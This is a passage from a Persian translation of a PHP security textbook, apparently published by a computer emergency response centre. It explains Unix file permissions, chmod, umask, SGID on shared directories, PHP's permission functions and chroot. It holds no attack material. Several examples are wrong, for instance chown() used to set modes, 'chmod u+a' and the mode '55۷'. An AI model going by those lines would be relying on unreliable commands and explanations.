شما می‌توانید از دو یا تعداد بیشتری میزبان جهت این سیستم استفاده کنید و یا تنها یک سرور که هم به HTTP گوش می‌دهد و هم HTTPS . توجه کنید که هیچ ارتباط مستقیمی بین سرور برنامه و سرور ایمن وجود ندارد؛ هر کدام از آن‌ها یک پیام رمزنگاری شده را از طریق مشتری به دیگری انتقال می‌دهد که با استفاده از یک هدر Location: و / یا یک ارسال فرم، از یکی به دیگری انتقال می‌یابد. این استقلال تایید صلاحیت و برنامه یک فاکتور مهم در امنیت این سیستم شناسایی یگانه می‌باشد (هرچند که باعث پیچیدگی آن خواهد شد).

۳.۵ خلاصه

در این فصل، ما وظیفه‌ی پیچیده‌ی تایید صلاحیت کاربران را مورد بررسی قرار دادیم یعنی تلاش جهت تشخیص هویت آن‌ها جهت اطمینان از اینکه واقعا همان کسی هستند که ادعا می‌کنند. ما هر دو شیوه‌ی ابتدایی و دایجست تایید صلاحیت HTTP، تایید صلاحیت دو عاملی، روش‌های تایید صلاحیت مبتنی بر گواهی و روش‌های شناسایی یگانه را مد نظر قرار دادیم، و در صورت امکان، ما راه حل‌های مبتنی بر PHP را جهت معماری انجام ایمن و ساده‌ی این تایید صلاحیت ارائه نموده ایم.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۴ فصل چهارم : کنترل دسترسی(مجوزها و محدودیت ها)

در این فصل ما به آخرین عنصر در تلاش خود جهت ایجاد و حفظ یک محیط ایمن می‌پردازیم: کنترل دسترسی سطح سیستمی، یعنی، تعیین اینکه کاربران بعد از دسترسی موفق به سیستم شما، چه کارهایی می‌توانند انجام دهند. ما حتی به این مسئله نیز می‌پردازیم که خود سیستم اجازه‌ی انجام چه کارهایی را دارد.

کلید این کنترل عبارت است از سیستم مجوزها و حقوق دسترسی یونیکس. این سیستم، پیچیده است، خصوصا در هنگام اولین آشنایی، چرا که از ابتدا جهت بیشینه نمودن امنیت با تخصیص مسئولیت برای تمامی اشیا فایل سیستم و عملیات جهت کاربران آشکار (یا گروه هایی از کاربران)، توسعه یافته است.

با این حال، با توجه به استفاده‌ی گسترده از PHP بر روی سیستم‌های یونیکس، ما بر روشی تمرکز می‌کنیم که در لینوکس و سایر گونه‌های یونیکس به کار می‌رود و در ابتدا مجوزهای فایل سیستم را مورد بحث قرار خواهیم داد. سپس، به مجوزهای پایگاه‌داده خواهیم پرداخت یعنی کنترل‌ها بر روی توانایی کاربران جهت اتصال و فعالیت بر روی پایگاه‌های‌داده. در انتها، ما حالت ایمن (Safe Mode) در PHP و سایر روش‌های کنترل دسترسی مبتنی بر نرم‌افزار را مورد بحث قرار خواهیم داد.

۴،۱ مجوزهای فایل سیستم یونیکس

مجوزهای فایل سیستم عبارتند از روش‌های بنیادی کنترل دسترسی کاربران به منابع سیستم‌های عامل. بنابراین، با بحثی پیرامون فایل سیستم یونیکس و مجوزهای آن کار خود را آغاز می‌کنیم. هرچند بخشی از این مطالب ممکن است جهت مدیران سیستم‌ها و کاربران مجرب، ابتدایی و پیش پا افتاده به نظر برسد، ولی مطمئنا جهت یک درک کامل از کنترل امنیت با مدیریت مجوزهای فایل سیستم، ضروری می‌باشد.

۴،۱،۱ مقدمه‌ای بر مجوزهای یونیکس

برای درک چگونگی کنترل مجوزهای فایل سیستم، در ابتدا باید بررسی کنیم که مجوزهای فایل سیستم در واقع چه چیزهایی هستند و چگونه تعیین و تنظیم می‌شوند.. بحث ما در اینجا قرار نیست که یک آموزش یونیکس و یا لینوکس باشد؛ ما تنها بر روی موضوع مجوزها تمرکز می‌کنیم و در صورتی که مطلب اضافی نیاز دارید، این امر را بر عهده‌ی خود شما می‌گذاریم.

اجازه دهید به فهرست دایرکتوری که با دستور ls -l نمایش داده می‌شود نگاه بیاندازیم:

```
drwxr-xr-x  2 timb  www   68 20 Nov 15:04 images
-rw-r--r--  1 timb  www  545 20 Nov 15:04 index.php
lrwxrwxrwx  1 timb  www    4  9 Nov 22:57 lib -> /usr/lib/php
-rw-r--r--  1 timb  www  724 20 Nov 15:06 upload.php
drwxrwxrwx  2 timb  www   68 20 Nov 15:05 uploads
```

ما علاقه‌مند به ستون اول هستیم که شامل جای کافی جهت ده کاراکتر می‌باشد، هرچند که معمولا بعضی از این جاهای خالی، پر نشده‌اند.

بنابراین، جهت راحتی کار، ما دو خط انتهایی این ورودی دایرکتوری را جدا می‌کنیم و جهت رسیدن به بالاترین وضوح، فواصلی را به‌ستون اول اضافه می‌کنیم و تنها نام‌های مالک و گروه را نشان می‌دهید به علاوه‌ی نام فایل یا دایرکتوری:

```
- rw- r-- r--   timb  www   upload.php
d rwx rwx rwx   timb  www   uploads
```

اولین مورد از این ده جای خالی در ستون اول این مسئله را مشخص می‌کند که آیا این آیتم یک دایرکتوری است (نشان داده شده با d)، یک لینک است (نشان داده شده با یک l) و یا یک فایل (نشان داده شده با یک - یعنی بدون ورودی).

نه مورد باقی مانده در ستون اول همان‌طور که می‌بینیم در سه دسته‌ی سه تایی قرار می‌گیرند. جاهای خالی در هر مجموعه با آوردن یا نیاوردن حروف r، w و x مشخص می‌کنند که آیا مجوز خواندن، نگارش و یا اجرا جهت این مجموعه وجود دارد یا خیر. این سه مجموعه به ترتیب جهت کاربری اعمال می‌شوند که مالک فایل یا دایرکتوری است، گروهی که این کاربر به آن تعلق دارد و هر فرد دیگری یا در واقع جهان.

سه مورد خواندن، نگارش و اجرا توصیف کننده‌ی تمام روش‌های ممکن دسترسی به محتوای یک گروه بر روی یک فایل سیستم یونیکس هستند ولی بر اساس اینکه جهت یک فایل اعمال می‌شوند یا جهت یک دایرکتوری دارای معانی متفاوتی هستند. جهت فایل‌ها، معنای آن‌ها واضح است. خواندن و نگارش به یک کاربر اجازه‌ی خواندن داده از، یا نوشتن داده در یک فایل را می‌دهد. اجرا به یک کاربر توانایی بارگذاری محتوای یک فایل باینری را درون حافظه و اجرای آن را می‌دهد و یا توانایی اجرای یک اسکریپت به عنوان یک دستور سیستمی. فایل‌های دارای تنظیم اجرا، توسط مالکین خود و همین طور هر کاری با مجوزهای سیستمی، قابل اجرا محسوب می‌شوند. (اسکریپت‌نویسی PHP اندکی متفاوت است. باینری PHP به عنوان کاربر nobody (هیچکس) اجرا می‌شود و اهمیتی نمی‌دهد که یک اسکریپت به عنوان قابل اجرا یا غیر قابل

اجرا مشخص شده باشد. این باینری هر نوع اسکریپت PHP را که بتواند بخواند، کامپایل نموده و اجرا می‌کند).

از سوی دیگر، بخش اجرا دارای یک معنای کاملا متفاوت هنگام اشاره به یک دایرکتوری می‌باشد. در خصوص یک دایرکتوری، execute به یک کاربر اجازه می‌دهد تا دایرکتوری را باز نموده و وظایفی را درون آن انجام دهد (به عبارت دیگر، اجازه می‌دهد تا دستور cd اجرا شود). اگر هم بخش execute و هم بخش read مشخص شده باشند، آنگاه توانایی خواندن فهرست فایل‌های درون این دایرکتوری داده می‌شود به علاوه‌ی توانایی خواندن محتوای این فایل‌ها (به شرطی که مجوزهای هر فایل اجازه‌ی این امر را بدهد). به شکل مشابه، مجوز write یک دایرکتوری به کاربر اجازه می‌دهد تا فایل‌های جدید را ایجاد کند و یا بر روی فایل‌های موجود در آن دایرکتوری، بنویسد. این امکان وجود دارد که دایرکتوری‌های کور تنها نوشتنی (یعنی، غیرقابل خواندن) (-wx) و همین‌طور دایرکتوری‌های تنها خواندنی (r-x) ایجاد شود. نکته‌ی کلیدی که باید به خاطر بسپارید این است که بدون مجوز اجرا، محتوای یک دایرکتوری از دسترس کاربران خارج است، بدون توجه به اینکه چه مجوزهای دیگری وجود دارد.

در یک فایل سیستم یونیکس، هر فایل و دایرکتوری باید دارای یک مالک باشد، که معمولا همان کاربری است که در ابتدا آن فایل را ایجاد نموده است (در مثال بالا timb). هنگامی که برنامه‌ها نصب می‌شوند، مالکیت آن‌ها از آن کاربری است که نصاب را اجرا می‌کند. تنها سوپریوزر[۳۳] (ابرکاربر، کاربری که به عنوان root شناخته می‌شود) می‌تواند مالکیت یک فایل را تغییر دهد. در غیر این صورت، یک کاربر اصولا دارای کنترل کامل است یا حداقل این توانایی را دارد که کنترل کامل را بر سطح ویژگی‌ها و محتوای هر فایلی که تحت مالکیت دارد، به خود بدهد. و تنها مالک و ابرکاربر دارای توانایی تغییر مجوزهای یک فایل هستند.

در اینجا نیز بر اساس قواعد یونیکس، هر کاربر متعلق به حداقل یک گروه است، و هر فایل مرتبط با یک گروه یکتا می‌باشد. گروه‌ها باعث تسهیل ارائه‌ی دسترسی فایل به چندین کاربر می‌شوند بدون اینکه به همه دسترسی بدهند. اگر timb در گروه www باشد، آنگاه می‌توان دسترسی خواندن، نوشتن و اجرا جهت هر فایلی در سیستم را که مرتبط با این گروه www می‌باشد، به وی داد. هر فرد دیگری در گروه www همان دسترسی‌هایی را به این فایل‌ها دارد که timb دارد. مالک فایل نیازی ندارد که عضو گروهی باشد که فایل با

---

[۳۳] Superuser

آن مرتبط است، هرچند که تنها ابرکاربر می‌تواند یک فایل را با گروهی مرتبط سازد که خود عضوی از آن نیست. اعضای گروه نمی‌توانند مجوزهای فایل را تغییر دهند.

دسته‌ی world جهت کاربران یک اصطلاح کلی است که اجازه‌ی دادن مجوزهای دسترسی به هر کاربر دیگر بر روی سیستم را می‌دهد. بدون قابلیت دسترسی جهانی مناسب، timb نخواهد توانست هیچ کدام از فایل‌های سیستمی را بخواند و یا دستورات را اجرا کند به این دلیل که مالکیت تمامی آن‌ها با root بوده و با یکی از گروه‌های root و یا wheel (معمولا شامل مدیران سیستم) مرتبط هستند. و به شکل مشابه، مجوز خواندن جهانی بر روی دایرکتوری uploads متعلق به timb به مالک فرآیند وب سرور، که خود timb نیست بلکه همان nobody معروف است، اجازه می‌دهد تا فایل‌ها را در آنجا ذخیره کند.

به طور خلاصه، سه مجموعه‌ی سه مجوز متفاوت- خواندن، نوشتن و اجرا جهت مالک، گروه و جهان- دسترسی به هر شیئی در فایل سیستم یونیکس را کنترل می‌کنند و بنابراین دارای تعابیر امنیتی مهمی هستند.

۴,۱,۲ دست‌کاری مجوزها

یونیکس دارای سه دستور سیستمی است که می‌توانند جهت تغییر مجوز فایل‌ها و دایرکتوری‌ها مورد استفاده قرار گیرند: chown (که مالک را تغییر داده یا تنظیم می‌کند)، chgrp (که گروه را مشخص می‌کند) و chmod (که حالت یا مجوزها را مشخص می‌کند).

چیزی که باعث سردرگمی می‌شود این است که chmod از دو مجموعه‌ی متفاوت از علائم استفاده می‌کند: مجموعه‌ی الفبایی سه دسته‌ی سه کاراکتری که تاکنون مشاهده نموده ایم (rwx و --- و هر چیزی که بین این دو می‌باشد)، و یک نمایش مبنای هشت مرتبط که این نه کاراکتر را در تنها سه رقم خلاصه می‌کند.

در نمایش الفبایی، chmod تنها از مجموعه‌ای تقریبا ضمنی جهت تعیین مجوزها استفاده می‌کند. این پارامترها در تصویر ۴-۱ نشان داده شده‌اند.

تصویر ۴-۱: پارامترهای الفبایی دستور chmod

u [owner]	+ [add]	r [read]
g [group]	– [remove]	w [write]
o [other (world)]		x [execute]
		a [all]

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

می گوییم «تقریبا ضمنی» چرا که این کدها از لغات تقریبا متفاوتی جهت توصیف مالکیت فایل استفاده می‌کنند. به جای استفاده از برچسب‌های یونیکس مالک، گروه و جهان برای مشخص کردن اینکه مجوزها به چه کسی اعمال می‌شوند، مدل الفبایی از کاربر (به معنای کاربری که مالک فایل است)، گروه و دیگران استفاده می‌کند. این تغییر، اغلب موجب سردرگمی می‌شود چرا که هم مالک (Owner) (تخصیص یونیکس) و هم دیگران (other، تخصیص chmod) با حرف "O" آغاز می‌شوند. اگر بتوانید به خاطر بسپارید که chmod مجوزهای مالک را با u مشخص می‌کند و نه o، مابقی مسائل حل می‌شود.

با استفاده از ترکیبی از پارامترهای ممکن، یک مدیر سیستم می‌تواند مجوزهای روی یک فایل خاص یا مجموعه‌ای از فایل‌ها را با استفاده از دستوری به مانند دستور زیر، تنظیم کند (و یا حالت آن‌ها را تغییر دهد):

```
chmod o+rw thisfile
```

این دستور مجوزهای موجود بر روی فایل thisfile را تغییر می‌دهد تا به سایر کاربران (یا جهان) اجازه دهد تا آن را بخوانند یا روی آن بنویسند. توجه کنید که چندین پارامتر را می‌توان مشخص نمود. با این حال، نکته‌ای که بسیار مهم است این است که این دستور «مجوزهای موجود بر روی این فایل را تغییر می‌دهد». این نوع تغییر تنها تنظیمات موجود را تغییر می‌دهد. کاربران موجود در گروه other ممکن است جهت thisfile دارای مجوز اجرا باشند یا نباشند؛ این دستور هیچ کنترلی بر این مجوز ندارد. بنابراین، نمایش الفبایی تا حدی مبهم‌تر از نمایش مبنای هشت است، که معمولا ترجیح داده می‌شود چرا که مجوزها را به صورت آشکار مشخص می‌کند و نه با استفاده از افزودن یا کاستن از مجوزهای موجود.

نمایش مبنای هشت از سیستم شمارش هشت هشتی در مبنای هشت استفاده می‌کند که با ارقام ۰ تا ۷ می‌باشد. تصویر ۴-۲ مقادیر مجوزی را که ترکیب می‌شوند تا هر کدام ازا ین ارقام را ایجاد نمایند، نشان می‌دهد.

تصویر ۴-۲: مقادیر مجوز استفاده شده با ویرایش مبنای هشت دستور chmod

0	no permission
1	execute
2	write
4	read

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه ای

مقادیر هر کدام از مجوزهایی که باید تخصیص یابد با هم جمع هم می‌شوند تا یک عدد تک رقمی را ایجاد نمایند که یک رقم از ویرایش مبنای هشت دستور chmod می‌باشد. جهت مثال، جهت تخصیص مجوزهای نوشتن و اجرا، شما مقادیر ۲ و ۱ را با هم جمع می‌کنید تا رقم مبنای هشت ۳ را ارائه آورید. یک مجموعه‌ی کامل از مقادیر مبنای هشت در تصویر ۴-۳ نشان داده شده است.

تصویر ۴-۳: مقادیر مبنای هشت دستور chmod

0	---
1	--x
2	-w-
3	-wx
4	-r--
5	r-x
6	rw-
7	rwx

سه رقم ویرایش مبنای هشت دستور chmod منطبق با سه نوع کاربر ممکن یعنی مالک، گروه و جهان (یا دیگران) می‌باشد. بنابراین، یک مدیر می‌تواند از نمایش مبنای هشت جهت تعیین مجوزها با دقت بالاتر (به این دلیل که به صورت مطلق مشخص می‌شوند و نه به صورت نسبی) و اقتصادی‌تر (به این دلیل که انجام این امر تنها نیازمند سه کاراکتر می‌باشد) نسبت به نمایش الفبایی، استفاده کند. درست است که دستوری به مانند دستور زیر:

```
chmod 755 thisfile
```

می تواند به صورت نمایش الفبایی نیز نگاشته شود، به این شکل:

```
chmod u+a,g+rx,g-w,o+rx,o-w thisfile
```

ولی توجه کنید که این روش نوشتن تا چه حد در هم ریخته است. ما باید مجوزهای خواندن و اجرا را آشکار، روشن کنیم و همچنین مجوزهای نوشتن را نیز به صورت آشکار، خاموش کنیم. اگر این گام آخر را حذف کرده بودیم، مجبور بودیم همان مجوزهای نگارشی را قبول کنیم که قبلا وجود داشته اند، چرا که مشخص نمودن مجوزهای دیگران، تغییری در آن ایجاد نمی‌کرد. به این دلیل که نمایش مبنای هشت تحت

این محدودیت قرار ندارد، هنگامی که آن را درک کردید، اعتقاد داریم که در می‌یابید که بسیار ساده‌تر بوده و استفاده از آن قابل اعتمادتر می‌باشد.

یک مجموعه‌ی دیگر از پرچم‌های پیشرفته به نمایش مبنای هشتی بستگی دارد که ما مورد بحث قرار دادیم، و معانی مهمی جهت امنیت دارد. بنابراین، در ادامه این مجموعه را مورد بررسی قرار می‌دهیم.

هشدار: سیستم عامل یونیکس دارای ویرایش‌های متعددی است که به شیوه‌های مختلف با همدیگر متفاوت هستند (گاهی تفاوت‌های کوچک و گاهی تفاوت‌های بزرگ). بحث زیر مرتبط با لینوکس، توزیعات مختلف مبتنی بر BSD و OSX می‌باشد. ممکن است همچنین مرتبط با سایر سیستم عامل‌های مشابه یونیکس باشد.

۴,۱,۳ دایرکتوری‌های گروهی اشتراکی

معمولا به این صورت است که تعدادی از کاربران باید بتوانند مالکیت فایل‌ها و دایرکتورهای یکدیگر را به اشتراک بگذارند. پاسخ ساده جهت این مسئله این است که تمامی فایل‌ها و دایرکتورهای اشتراکی را به صورت قابل نوشتنی توسط گروه در آوریم که توسط توالی دستوری به صورت زیر انجام می‌شود:

```
chgrp -R team /home/shared
chmod -R 770 /home/shared
```

دستور اول مالکیت گروهی را جهت دایرکتوری /home/shared (و با استفاده از پرچم -R تمامی فایل‌ها و زیر دایرکتوری‌های آن را) برابر با گروه team قرار می‌دهد. دستور دوم مجوزها بر روی این دایرکتورها و فایل‌ها را بر روی ۷۷۰ یا rwxrwx--- (قابل خواندن، نوشتن و اجرا توسط مالک و کاربران گروه ولی نه توسط دیگر افراد) قرار می‌دهد.

ولی دو مشکل در خصوص این روش وجود دارد و هر دو این مشکلات زمانی به وجود می‌آیند که یک کاربر یک فایل یا دایرکتوری جدید را در این ناحیه‌ی اشتراکی، ایجاد می‌کند.

اولین مشکل مرتبط با مجوزهای فایل است. به صورت پیش‌فرض، حالت جهت فایل‌های جدید برابر است با ۶۴۴ و حالت جهت دایرکتورهای جدید برابر است با 55۷. این مجوزها به این معنا هستند که یک فایل یا دایرکتوری جدید تنها توسط مالک خود قابل نوشتن است و نه توسط اعضای هیچ گروهی.

مشکل دیگر این است که فایل‌های جدید با مشخصات گروه پیش‌فرض مالک آن‌ها (یا GID مالک) ایجاد می‌شوند که معمولا مشابه با نام کاربری مالک است (یعنی، هر کاربر یک گروه را ایجاد می‌کند که خود وی

تنها عضو آن گروه است تا زمانی که سایر کاربران به این گروه اضافه شوند). از آنجا که یک کاربر ممکن است عضوی از یک تعداد زیاد گروه باشد و سیستم عامل هم هیچ راهی ندارد که دریابد که یک فایل جدید را باید با کدام یک از این گروه‌ها مرتبط نمود، تنها حالت پیش‌فرض منطقی عبارت از گروه اصلی کاربر می‌باشد. هر کدام از این دو مشکل دارای راه حل مختص خود می‌باشد.

umask

ما اولین مورد از این دو مشکل (اینکه فایل‌های جدید توسط گروه تنها قابل خواندن هستند) با اندکی جادوی فایل سیستم حل می‌کنیم که بر این اساس امکان پذیر شده است که هر کاربر دارای یک مقدار umask است که در اسکریپت لاگین وی (معمولا ~/.bash_profile) ذخیره شده است. این مقدار umask چیزی است که در حالات پیش‌فرض جهت هر فایل و یا دایرکتوری که توسط این کاربر ایجاد می‌شود را مشخص می‌کند، سیستم عامل مقدار umask را از بالاترین سطح مجوزها جهت نوع فایل در حال تولید، کم می‌کند.

فایل‌ها اجازه ندارند که هنگام ایجاد، قابل اجرا باشند (بخش قابل اجرا باید بعدا به صورت واضح روشن شود)، بنابراین بیشینه‌ی حالت تولید فایل برابر با ۶۶۶ است. ولی از آنجا که دایرکتوری‌ها باید معمولا به صورت قابل اجرا ایجاد شوند (که بتوان آن‌ها را نیز تغییر داد)، مقدار بیشینه‌ی آن‌ها برابر با ۷۷۷ است. با umask پیش‌فرض ۰۲۲، کم کردن از ۷۷۷، مجوزهای پیش‌فرض ۷۵۵ جهت دایرکتوری‌ها را ارائه می‌آورد و کم کردن از ۶۶۶ مقدار حالت ۶۴۴ را جهت فایل‌ها ارائه می‌آورد.

ولی از آنجا که ما در اینجا با فایل‌ها و دایرکتوری‌های گروهی کار می‌کنیم می‌خواهیم توسط سایر اعضای گروه نیز قابل نوشتن باشند. ما می‌توانیم این کار را با تنظیم یک umask اندکی آزادانه‌تر برابر با ۰۰۲ انجام دهیم. این مقدار همچنان مانع این می‌شود که فایل‌ها توسط جهان قابل نوشتن باشند ولی اجازه‌ی دسترسی کامل را به هر کسی که در همان گروه فایل باشد، ارائه خواهد نمود. دو روش جهت ایجاد این مقدار جدید umask وجود دارد. شما می‌توانید این کار را با صدور یک دستور umask 002 قبل از کارکردن با فایل‌های اشتراکی، انجام دهید.

احتمالا یک گزینه‌ی بهتر این است که مقدار پیش‌فرض ذخیره شده در اسکریپت لاگین را تغییر دهید. انجام این کار، ایمن خواهد بود اگر گروه پیش‌فرض کاربر، اختصاصی باشد (یعنی، دارای همان نام کاربر باشد، و وی تنها عضو این گروه باشد مگر اینکه افراد دیگر به صورت آشکار به آن اضافه شوند). با این حال، اگر

گروه پیش‌فرض وی، اختصاصی نباشد، آنگاه این مقدار ممکن است به کاربرانی اجازه‌ی دسترسی بدهد که نباید این دسترسی را داشته باشند.

set-group-id

ما دومین مورد از این دو مشکل، چگونگی اطمینان از اینکه فایل‌ها دارای مالکیت گروهی درستی هستند را با حقه‌ی جادویی بعدی خود حل می‌کنیم، یعنی ری‌ست‌نمودن[۳۴] حالات این فایل‌ها با استفاده از set-group-id. معمولا، set-group-id یا SGID، هنگامی فعال می‌شود که فایل اجرا می‌گردد؛ این دستور به پردازش حاصل اجازه می‌دهد که به صورت موقت ID گروه مشابه با فایل را اتخاذ نماید که فایل‌های متعلق به این گروه (احتمالا وابسته) را در دسترس دیگران قرار می‌دهد. (این پردازش مشابه با تابع set-user-id یا SUID می‌باشد که به یک کاربر معمولی اجازه می‌دهد تا یک برنامه مثل passwd را به گونه‌ای اجرا کند که گویی root است). با این حال، برخلاف SUID، پردازش SGID دارای یک معنای خاص بر روی دایرکتوری‌ها است که در آنجا می‌تواند فایل‌های جدید را مجبور نماید تا دارای مالکیت گروهی یکسانی به مانند آن دایرکتوری باشند. دقیقا همین معنای خاص است که به ما اجازه می‌دهد تا این مشکل را حل کنیم.

با استفاده از ویرایش الفبایی chmod، شما می‌توانید پرچم set-group-id را بر روی یک دایرکتوری اشتراک یافته توسط گروه www تنظیم کنید که این امر با دستور زیر انجام می‌شود:

```
chmod g+s /path/to/directory
```

اکنون، هنگامی که timb یک فایل جدید را در جایی در این دایرکتوری ایجاد می‌کند، این فایل با گروه اصلی وی یعنی timb مرتبط نمی‌شود بلکه با گروه www مرتبط می‌شود که از قبل این دایرکتوری را به اشتراک گذاشته است. این امر باعث می‌شود که این فایل در دسترس تمامی دیگر اعضای این گروه قرار گیرد.

روش انجام این امر با ویرایش مبنای هشت chmod این است که قبل از مجوزهای مبنای هشت یک ۲ قرار دهید. بنابراین، اگر شما می‌خواهید که یک دایرکتوری دارای حالت مبنای هشت ۷۷۰ (rwxrwx---) باشد

[۳۴] Reset

و همچنین می‌خواهید که بخش set-group-id را نیز تنظیم کنید، از دستور chmod 2770 /path/to/directory استفاده می‌کنیم.

۴,۱,۴ ابزارهای PHP جهت کار کردن با کنترل‌های دسترسی فایل

PHP دارای عملکردهای درونی است که اصولا مشابه با ابزارها سیستم یونیکس هستند که تاکنون مورد بررسی قرار دادیم، توابع chgrp،chown() و chmod() می‌توانند توسط اسکریپت‌های شما مورد استفاده قرار گیرند تا همان کارهایی را انجام دهند که دستورات یونیکس با همین نام‌ها، انجام می‌دهند. با این حال، یک استثنا وجود دارد: این توابع را نمی‌توان به صورت بازگشتی بر روی دایرکتوری‌ها فراخواند. با این حال، نظرات کاربران در خصوص این توابع در دستورالعمل PHP، شامل پیشنهاداتی جهت اسکریپت‌هایی می‌باشند که شامل عملکرد بازگشتی هستند.

توابع chown() و chgrp() عموما تنها در اسکریپت‌های مدیریتی که از خط فرمان اجرا می‌شوند، مفید هستند به این دلیل که تنها root (ابر کاربر) می‌تواند مالکیت یک فایل را تغییر داده و یا به صورت اختیاری ارتباط گروهی را تغییر دهد. این واقعیت دارد که مالک یک فایل می‌تواند ارتباط گروهی را تغییر دهد با این حال تنها به یک گروه دیگر که وی عضوی از آن است. از آنجا که اسکریپت‌های وب معمولا به عنوان nobody اجرا می‌شوند که دارای عضویت‌های دیگر گروه است، هیچکدام از این توابع را نمی‌توان به صورت مستقیم توسط برنامه‌های آنلاین مورد استفاده قرار داد.

هنگام کار کردن با تابع chown() در PHP، شما باید از یک تخصیص حالت مبنای هشت استفاده کنید. در PHP، اعداد مبنای هشت دارای یک پیشوند ۰ (صفر) هستند تا اطمینان حاصل شود که سه رقم بعدی به عنوان مبنای هشت تعبیر می‌شوند و نه مبنای ده. بنابراین دستور برابر با chmod 775 /path/to/file برابر خواهد بود با chown(‘/path/to/file’, 0755). به شکل مشابه، اگر می‌خواهید از PHP جهت تنظیم قطعه‌ی set-group-id بر روی یک دایرکتوری استفاده کنید، باز هم باید یک صفر را قبل از حالت مبنای هشت قرار دهید، به این شکل: chown(‘/path/to/directory’, 02770).

اسکریپت‌های PHP که فایل‌ها و دایرکتوری‌های اشتراکی را ایجاد می‌کنند می‌توانند (و باید) از تابع umask() استفاده کنند تا به صورت آشکار مقدار umask را برابر با مقدار ۰۰۲ (یا ۰۰۰۲ با صفر پیشوند) قبل از تولید فایل یا دایرکتوری، قرار دهند، به این شکل:

```
umask( 0002 );
  // create file or directory
```

۴،۱،۵ نگه‌داشتن توسعه دهندگان (و دایمون ها) در دایرکتوری‌های خانه‌ی خود

هدف اصلی مجوزها عبارت است از کنترل مکانی که کاربران (که ممکن است انسان‌ها یا پردازش‌ها باشند) می‌توانند در فایل سیستم root بروند. ولی گاهی شما می‌خواهید یک کاربر یا پردازش را محدود به یک زیرمجموعه‌ی کوچک از فایل سیستم نمایید تا به صورت موثر چیزی را که آن‌ها به عنوان / (یعنی ریشه) می‌بینند به یک دایرکتوری دلخواه تغییر دهید، مثلا دایرکتوری خانه‌ی آن‌ها. دستور chroot (تغییر ریشه) یک روش قوی جهت اعمال چنین محدودیتی است. این دستور را می‌توان جهت محدود کردن (jail کردن) یک کاربر انسانی یا پردازش خودکار، در بخشی از فایل سیستم، مورد استفاده قرار داد به این صورت که آن کاربر فکر کند که هیچ دایرکتوری بالاتر (یا عمیق تر، بسته به دیدگاه شما) جهت رفتن، وجود ندارد.

باید توجه داشت که یک jail chroot یک مورد ساده جهت یک مهاجم قوی جهت بیرون آمدن خواهد بود. با این حال، بسیاری از مدیران سیستم‌ها ترجیح می‌دهند که دایمون‌های عمومی را chroot نمایند به عنوان یک اقدام امنیتی اضافی جهت زمانی که یک اکسپلویت یافت شود که به یک مهاجم اجازه دهد تا دستورات سیستمی را از طریق این دایمون، اجرا نماید. ویژگی جداسازی مجوزهای SSH، از chroot جهت قفل‌کردن کاربر بدون مجوز در یک دایرکتوری خالی، استفاده می‌کند. و بسیاری از سرورهای FTP، خصوصا ProFTPd رایگان به شما اجازه می‌دهند تا کاربران FTP را به دایرکتوری خانه‌ی خود، محدود نمایید.

خوانندگان دقیق ممکن است دریافته باشند که در این بخش آخر ما در مورد کنترل بر مجوزهای نه فقط کاربران انسانی بلکه پردازش‌ها نیز صحبت کردیم. این امر ما را به موضوع بعدی می‌رساند که عبارت است از حفاظت از خود سیستم با نگه‌داشتن پردازش‌ها در مکان‌های درست خود.

۴،۲ حفاظت از سیستم در برابر خودش

ما در حال بحث در خصوص حفظ مجوزهای کاربران جهت انجام عملیات به صورت محدود شده در بخش‌های مناسب فایل سیستم بوده ایم، که باعث ممانعت از این کاربران جهت انجام رفتارهای نامناسب و خارج از حدود می‌باشد.

با این حال، گاهی، این پردازش‌های مختلف و یا حتی خود سیستم‌عامل است که باید به شکلی مشابه از رفتار نامناسب بازداشته شود. این محدودیت مبنای محدودیت‌هایی است که ما بر روی کاربران انسانی قرار می‌دهیم. در هر دو حالت، رفتارهای خارج از کنترل منجر به کاهش امنیت جهت برنامه‌های شما، سیستم شما و (مهم‌تر از همه) داده‌های کاربران شما، خواهد شد.

بنابراین، در این بخش، ما شما را با مفهوم محدودیت منابع سطح سیستمی آشنا می‌کنیم: بیشینه‌ی اندازه‌ی فایل‌ها و حافظه، بیشینه‌ی تعداد پردازش‌ها، سهم دیسک‌ها، زمان‌های لاگین، و غیره. کتاب‌های خوب بسیاری وجود دارد که به صورت کامل به این موضوع اختصاص یافته اند، بنابراین ما در اینجا تنها می‌توانیم موارد سطحی را بیان نماییم.

در حالی که روش‌های دقیق تنظیم و اجرای این محدودیت‌ها در سیستم عامل‌های مختلف با هم فرق دارند، ظرفیت انجام این کار در تمامی توزیع‌های اصلی وجود دارد. اگر تصمیم گرفتید که این محدودیت‌های منابع را اعمال نمایید، باید یک راهنمای مدیریت سیستمی جهت سیستم عامل مختص خود بیابید یا (احتمالا روشی بهتر) این کار را به یک مدیر سیستم مجرب بسپارید.

بنابراین، چه زمانی می‌خواهید از محدودیت‌های منابع سطح سیستمی استفاده کنید؟ این امر تا حد زیادی وابسته به موقعیت است ولی به سادگی می‌توان تعدادی از سناریوها را تجسم نمود. هر سایتی با مجموعه کاربر بالا یک نامزد مناسب جهت محدودیت‌های سطح سیستمی می‌باشد علی الخصوص اگر کاربران اجازه دارند که فایل آپلود نمایند. در حالی که PHP دارای محدودیت‌های آپلود متعلق به خود می‌باشد (بحث شده در بخش بعدی)، تعداد زیادی روش دیگر نیز وجود دارد که کاربران می‌توانند از طریق آن‌ها علاوه بر PHP بر روی سرور فایل آپلود نمایند. واضح‌ترین مثال از این دست یک سایت وب میل است که در آن، الصاقات (attachments) هم از طریق یک رابط وب (ایجاد یک پیام ارسالی) و هم از طریق SMTP (پیام‌های ورودی) وارد سیستم می‌شوند. اگر گوگل را کنار بگذاریم، بسیاری از ارائه دهندگان ایمیل این امر را ضروری می‌دانند که محدودیت‌های منابع را بر کاربران خود اعمال نمایند تا مانع آن شوند که یک اینباکس پر از هرزنامه باعث اشغال تمامی فضای دیسک در دسترس شود. یک وضعیت دیگر که در آن، محدودیت‌های منابع دارای اهمیت هستند هنگام استفاده از یک دایمون جهت گوش دادن به ارتباطات شبکه

یا جهت خودکار نمودن یک وظیفه می‌باشد. با تعیین یک محدودیت حافظه، شما می‌توانید مانع دایمون جهت هنگ‌نمودن[۳۵] سیستم شوید اگر این پردازش به دلیلی از کنترل خارج شود مثلا به دلیل خطای برنامه‌نویس و یا یک حمله‌ی فعال رد سرویس.

۴,۲,۱ محدودیت‌های منابع

